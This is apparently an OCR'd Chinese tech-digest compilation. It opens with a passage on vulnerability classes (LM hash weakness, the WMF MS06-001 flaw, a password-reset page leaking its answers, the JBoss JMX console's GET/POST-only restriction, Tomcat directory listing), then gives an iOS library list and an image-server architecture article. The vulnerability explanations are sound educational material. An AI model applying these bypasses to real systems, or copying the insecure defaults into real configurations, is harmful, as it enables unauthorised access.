系统设计上对安全机制的考虑不足导致的在设计阶段就已经引入的安全漏洞。

实例:

LM HASH 算法脆弱性

```
LM Hash生成过程，假设要加密的明文口令为"Welcome"：

1. 全部转换成大写"WELCOME"，转为二进制串：
   "WELCOME" -> 57454C434F4D4500000000000000
   如果明文口令不足14字节，则需要在其后添加0x00补足14字节。

2. 切割成两组7字节的数据，分别经str_to_key()函数处理得到两组8字节的Key：
   57454C434F4D45 -str_to_key()-> 56A25288347A348A
   00000000000000 -str_to_key()-> 0000000000000000

3. 用这两组Key做为DESKEY对字符串"KGS!@#$%"进行标准DES加密
   "KGS!@#$%" -> 4B47532140232425
   56A25288347A348A -对4B47532140232425进行标准DES加密-> C23413A8A1E7665F
   0000000000000000 -对4B47532140232425进行标准DES加密-> AAD3B435B51404EE
   将加密后的这两组数据简单拼接，就得到了最后的LM Hash
   LM Hash: C23413A8A1E7665FAAD3B435B51404EE
```

这个算法至少存在以下3 方面的弱点:

1. 口令转换为大写极大地缩小了密钥空间。

2. 切分出的两组数据分别是独立加密的，暴力破解时可以完全独立并行。


3. 不足7 字节的口令加密后得到的结果后半部分都是一样的固定串，由此很容易判定口令长度。

这些算法上的弱点导致攻击者得到口令HASH 后可以非常容易地暴力猜测出等价的明文口令。Microsoft Windows 图形渲染引擎WMF 格式代码执行漏洞(MS06-001) (CVE-2005-4560)如果一个 WMF 文件的 Standard-MetaRecord 中，Function 被设置为 META_ESCAPE 而Parame-ters[0] 等于SETABORTPROC，PlayMetaFileRecord()就会调用Escape()函

数，Escape()调用 SetAbortProc()将自己的第四形参设置为一个回调函数，把图像文件中包含的一个数据块象Shellcode 那样执行。此漏洞从Windows 3.1 一直影响到2003，攻击者只要让用户处理恶意的WMF 文件（通过挂马或邮件）在用户系统上执行任意指令，漏洞实在是太好用影响面太大了，以至有人认为这是一个故意留的后门，其实影响设计的功能是处理打印任务的取消，功能已经被废弃，但废弃的代码并没有移除而导致问题。


搜狐邮箱密码找回功能

密码找回功能在要求用户提供找回密码需要的问题答案时，在返回给用户的页面中就已经包含了答案，只要通过查看页面源码就能看到，使这个找回密码功能的安全验证完全形同虚设，攻击者由此可以控制任意邮箱。之所以这么设计，可能就是为了尽可能地少对数据库的查询，而把用户帐号安全根本不放在心上。



紫光输入法用户验证绕过漏洞

这是类似于2000 年微软输入法漏洞的例子，通过访问输入法设置的某些功能绕过操作系统的用户验证执行某些操作。



配置错误类

系统运维过程中默认不安全的配置状态，大多涉及访问验证的方面。

实例：

JBoss 企业应用平台非授权访问漏洞（ CVE-2010-0738 ）

对控制台访问接口的访问控制默认配置只禁止了HTTP的两个主要请求方法GET 和POST，事实上HTTP 还支持其他的访问方法，比如HEAD，虽然无法得到的请求返回的结果，但是提交的命令还是可以正常执行的。

JBoss的JMX控制台安全配置文件 server/default/deploy/jmx-console.war/WEB-INF/web.xml 包含了如下的默认配置：

```
------------------------------ 8< ------------------------------
   <!-- A security constraint that restricts access to the HTML JMX console
   to users with the role JBossAdmin. Edit the roles to what you want and
   uncomment the WEB-INF/jboss-web.xml/security-domain element to enable
   secured access to the HTML JMX console.
   <security-constraint>
     <web-resource-collection>
       <web-resource-name>HtmlAdaptor</web-resource-name>
       <description>An example security config that only allows users with the
         role JBossAdmin to access the HTML JMX console web application
       </description>
       <url-pattern>/*</url-pattern>
       <http-method>GET</http-method>
       <http-method>POST</http-method>
     </web-resource-collection>
     <auth-constraint>
       <role-name>JBossAdmin</role-name>
     </auth-constraint>
   </security-constraint>
   -->
------------------------------ 8< ------------------------------
```

Apache Tomcat 远程目录信息泄露漏洞

Tomcat 的默认配置允许列某些目录的文件列表。

Tomcat 5.5.12及以下版本的默认配置中允许在某些情况下列目录内容。

Tomcat安装目录的conf/web.xml文件中：

```
<init-param>
    <param-name>listings</param-name>
    <param-value>true</param-value>
</init-param>
```

欢迎文件的定义也在上述的web.xml配置文件中：

```
<welcome-file-list>
    <welcome-file>index.html</welcome-file>
    <welcome-file>index.htm</welcome-file>
    <welcome-file>index.jsp</welcome-file>
</welcome-file-list>
```

也就是说如果目录下没有上面的欢迎文件，默认情况下可以列出目录的内容。

Tomcat项目组在5.5.13及以后的版本中默认禁用了目录列表，相应的配置项改为了：

```
<init-param>
    <param-name>listings</param-name>
    <param-value>false</param-value>
</init-param>
```

总结

各种眼花缭乱的安全漏洞其实体现的是人类在做事的各种环节上犯过的错误，通过改进工具流程制度可以得到某些种程度的解决，但有些涉及人性非常不容易解决，而且随着信息系统的日趋复杂，我们可以看到更多的新类型漏洞，这个领域永远都有的玩。

原文链接:

http://www.91ri.org/8790.html

GitHub 上都有哪些值得关注学习的 iOS 开源项目?

作者:吴辉斌

GitHub上有很多不错的iOS开源项目，个人认为不错的，有这么几个：

1. ReactiveCocoa：ReactiveCocoa/ReactiveCocoa · GitHub：

GitHub自家的函数式响应式编程泛型的Objective-C实现，名字听着很高大上，学习曲线确实也比较陡，但是绝对会改变你对iOS编程的认知，首推之。

2. Mantle：Mantle/Mantle · GitHub：

又是GitHub自家的产物，轻量级建模的首选，也可以很好的配合CoreData工作。

3. AFNetworking:AFNetworking/AFNetworking · GitHub:

iOS7之前，苹果自带的网络库有多难用！matt大神的AFNetworking绝对可以解放你。使用苹果的NSURLRequest及iOS7的NSURLSession，清晰的架构，足够的文档，可以认为是第三方开源库的楷模了。

4. BlocksKit: pandamonia/BlocksKit 路 GitHub

本人相当偏爱Functional Programming，Objective-C中的block绝对满足我的口味。但想用好block也不是很容易，如果对block有爱，就请使用这个库吧。

5. Nimbus：jverkoey/nimbus · GitHub

第一次关注nimbus是因为Facebook的Three20开源库。可惜Three20库已死，主要作者跳出来，写了nimbus。

6. pop: facebook/pop · GitHub

facebook出品的paper，动画效果太好了，赶超apple的原生app一大截。pop就是paper的动画库！

7. GPUImage: BradLarson/GPUImage ยท GitHub

iOS7出来时，很多好看的效果，其实都是对图像的各种处理（比如模糊效果）。图像处理看来以后也是iOS开发的必备技能之一了。而GPUImage，就是能快速处理各种图像效果的利器！

＝＝＝

Windows平台网站图片服务器架构的演进

作者:丁浪

构建在Windows平台之上的网站，往往会被业内众多架构师认为很“保守”。很大部分原因，是由于微软技术体系的封闭和部分技术人员的短视造成的。由于长期缺乏开源支持，所以只能“闭门造车”，这样很容易形成思维局限性和短板。就拿图片服务器为例子，如果前期没有容量规划和可扩展的设计，那么随着图片文件的不断增多和访问量的上升，由于在性能、容错/容灾、扩展性等方面的设计不足，后续将会给开发、运维工作带来很多问题，严重时甚至会影响到网站业务正常运作和互联网公司的发展（这绝不是在危言耸听）。

之所以选择Windows平台来构建网站和图片服务器，很大部分由创始团队的技术背景决定的，早期的技术人员可能更熟悉.NET，或者负责人认为Windows/.NET的易用性、“短平快”的开发模式、人才成本等方面都比较符合创业初期的团队，自然就选择了Windows。后期业务发展到一定规模，也很难轻易将整体架构迁移到其它平台上了。当然，对于构建大规模互联网，更建议首选开源架构，因为有很多成熟的案例和开源生态的支持，避免重复造轮子和支出授权费用。对于迁移难度较大的应用，比较推荐Linux、Mono、Mysql、Memcahed……混搭的架构，同样能支撑高并发访问和大数据量。

单机时代的图片服务器架构（集中式）

初创时期由于时间紧迫，开发人员水平也很有限等原因。所以通常就直接在website文件所在的目录下，建立1个upload子目录，用于保存用户上传的图片文件。如果按业务再细分，可以在upload目录下再建立不同的子目录来区分。例如：upload\QA,upload\Face等。

在数据库表中保存的也是”upload/qa/test.jpg”这类相对路径。

用户的访问方式如下：

http://www.yourdomain.com/upload/qa/test.jpg

程序上传和写入方式：

程序员A通过在web.config中配置物理目录D:\Web\yourdomain\upload 然后通过stream的方式写入文件；

程序员B通过Server.MapPath等方式，根据相对路径获取物理目录 然后也通过stream的方式写入文件。

优点：实现起来最简单，无需任何复杂技术，就能成功将用户上传的文件写入指定目录。保存数据库记录和访问起来倒是也很方便。

缺点：上传方式混乱，严重不利于网站的扩展。

针对上述最原始的架构，主要面临着如下问题：

1. 随着upload目录中文件越来越多，所在分区（例如D盘）如果出现容量不足，则很难扩容。只能停机后更换更大容量的存储设备，再将旧数据导入。

2. 在部署新版本（部署新版本前通过需要备份）和日常备份website文件的时候，需要同时操作upload目录中的文件，如果考虑到访问量上升，后边部署由多台Web服务器组成的负载均衡集群，集群节点之间如果做好文件实时同步将是个难题。

集群时代的图片服务器架构（实时同步）

在website站点下面，新建一个名为upload的虚拟目录，由于虚拟目录的灵活性，能在一定程度上取代物理目录，并兼容原有的图片上传和访问方式。用户的访问方式依然是：


http://www.yourdomain.com/upload/qa/test.jpg

优点：配置更加灵活，也能兼容老版本的上传和访问方式。

因为虚拟目录，可以指向本地任意盘符下的任意目录。这样一来，还可以通过接入外置存储，来进行单机的容量扩展。

缺点：部署成由多台Web服务器组成的集群，各个Web服务器（集群节点）之间（虚拟目录下的）需要实时的去同步文件，由于同步效率和实时性的限制，很难保证某一时刻各节点上文件是完全一致的。

基本架构如下图所示：



在早期的很多基于Linux开源架构的网站中，如果不想同步图片，可能会利用NFS来实现。事实证明，NFS在高并发读写和海量存储方面，效率上存在一定问题，并非最佳的选择，所以大部分互联网公司都不会使用NFS来实现此类应用。当然，也可以通过Windows自带的DFS来实现，缺点是“配置复杂，效率未知，而且缺乏资料大量的实际案例”。另外，也有一些公司采用FTP或Samba来实现。

上面提到的几种架构，在上传/下载操作时，都经过了Web服务器（虽然共享存储的这种架构，也可以配置独立域名和站点来提供图片访问，但上传

写入仍然得经过Web服务器上的应用程序来处理），这对Web服务器来讲无疑是造成巨大的压力。所以，更建议使用独立的图片服务器和独立的域名，来提供用户图片的上传和访问。

独立图片服务器/独立域名的好处

- 图片访问是很消耗服务器资源的（因为会涉及到操作系统的上下文切换和磁盘I/O操作）。分离出来后，Web/App服务器可以更专注发挥动态处理的能力。
- 独立存储，更方便做扩容、容灾和数据迁移。
- 浏览器（相同域名下的）并发策略限制，性能损失。
- 访问图片时，请求信息中总带cookie信息，也会造成性能损失。
- 方便做图片访问请求的负载均衡，方便应用各种缓存策略（HTTP Header、Proxy Cache等），也更加方便迁移到CDN。

.....

我们可以使用Lighttpd或者Nginx等轻量级的web服务器来架构独立图片服务器。

当前的图片服务器架构（分布式文件系统+CDN）

在构建当前的图片服务器架构之前，可以先彻底撇开web服务器，直接配置单独的图片服务器/域名。但面临如下的问题：

1. 旧图片数据怎么办？能否继续兼容旧图片路径访问规则?
2. 独立的图片服务器上需要提供单独的上传写入的接口（服务API对外发布），安全问题如何保证?
3. 同理，假如有多台独立图片服务器，是使用可扩展的共享存储方案，还是采用实时同步机制?

直到应用级别的（非系统级） DFS（例如FastDFS HDFS MogileFs MooseFS、TFS）的流行，简化了这个问题：执行冗余备份、支持自动同步、支持线性扩展、支持主流语言的客户端api上传/下载/删除等操作，部分支持文件索引，部分支持提供Web的方式来访问。


考虑到各DFS的特点，客户端API语言支持情况(需要支持C#)，文档和案例，以及社区的支持度，我们最终选择了FastDFS来部署。

唯一的问题是：可能会不兼容旧版本的访问规则。如果将旧图片一次性导入FastDFS，但由于旧图片访问路径分布存储在不同业务数据库的各个表中，整体更新起来也十分困难，所以必须得兼容旧版本的访问规则。架构升级往往比做全新架构更有难度，就是因为还要兼容之前版本的问题。（给飞机在空中换引擎可比造架飞机难得多）

解决方案如下：

首先，关闭旧版本上传入口（避免继续使用导致数据不一致）。将旧图片数据通过rsync工具一次性迁移到独立的图片服务器上（即下图中描述的Old Image Server）。在最前端(七层代理，如Haproxy、Nginx)用ACL（访问规则控制），将旧图片对应URL规则的请求（正则）匹配到，然后将请求直接转发指定的web 服务器列表，在该列表中的服务器上配置好提供图片（以Web方式）访问的站点，并加入缓存策略。这样实现旧图片服务器的分离和缓存,兼容了旧图片的访问规则并提升旧图片访问效率，也避免了实时同步所带来的问题。

整体架构如图：



基于FastDFS的独立图片服务器集群架构，虽然已经非常的成熟，但是由于国内“南北互联”和IDC带宽成本等问题（图片是非常消耗流量的），我们最终还是选择了商用的CDN技术，实现起来也非常容易，原理其实也很简单，我这里只做个简单的介绍：

将img域名cname到CDN厂商指定的域名上，用户请求访问图片时，则由CDN厂商提供智能DNS解析，将最近的（当然也可能有其它更复杂的策略，例如负载情况、健康状态等）服务节点地址返回给用户，用户请求到达指定的服务器节点上，该节点上提供了类似Squid/Vanish的代理缓存服务，如果是第一次请求该路径，则会从源站获取图片资源返回客户端浏览器，如果缓存中存在，则直接从缓存中获取并返回给客户端浏览器，完成请求/响应过程。

由于采用了商用CDN服务，所以我们并没有考虑用Squid/Vanish来重复构建前置代理缓存。

上面的整个集群架构，可以很方便的做横向扩展，能满足一般垂直领域大型网站的图片服务需求（当然，像taobao这样超大规模的可能另当别论）。经测试，提供图片访问的单台Nginx服务器（至强E5四核CPU、16G内存、SSD），对小静态页面（压缩后的）可以扛住上万的并发且毫无压力。当然，由于图片本身体积比纯文本的静态页面大很多，提供图片访问的服务器的抗并发能力，往往会受限于磁盘的I/O处理能力和IDC提供的带宽。Nginx的抗并发能力还是非常强的，而且对资源占用很低，尤其是处理静态资源，似乎都不需要有过多担心了。可以根据实际访问量的需求，通过调整Nginx参数，Linux内核调优、缓存策略等手段做更大程度的优化，也可以通过增加服务器或者升级服务器配置来做扩展，最直接的是通过购买更高级的存储设备和更大的带宽，以满足更大访问量的需求。

值得一提的是，在“云计算”流行的当下，也推荐高速发展期间的网站，使用“云存储”这样的方案，既能帮你解决各类存储、扩展、备灾的问题，又能做好CDN加速。最重要的是，价格也不贵。

总结，有关图片服务器架构扩展，大致围绕这些问题展开：

1. 容量规划和扩展问题。
2. 数据的同步、冗余和容灾。

3. 硬件设备的成本和可靠性（是普通机械硬盘，还是SSD，或者更高端的存储设备和方案）。

4. 文件系统的选择。根据文件特性（例如文件大小、读写比例等）选择是用ext3/4或者NFS/GFS/TFS这些开源的（分布式）文件系统。

5. 图片的加速访问。采用商用CDN或者自建的代理缓存、web静态缓存架构。

6. 旧图片路径和访问规则的兼容性，应用程序层面的可扩展，上传和访问的性能和安全性等。

作者介绍

丁浪，技术架构师。擅长大规模（高并发、高可用、海量数据）互联网架构，专注于打造“高性能，可扩展/伸缩，稳定，安全”的技术架构。 热衷于技术研究和分享，曾分享和独立撰写过大量技术文章。

感谢崔康对本文的审校。

原文链接:

http://www.infoq.com/cn/articles/windows-web-pic-server-architect

如何解决秒杀的性能问题和超卖的讨论

作者:billy鹏

最近业务试水电商，接了一个秒杀的活。之前经常看到淘宝的同行们讨论秒杀，讨论电商，这次终于轮到我们自己理论结合实际一次了。

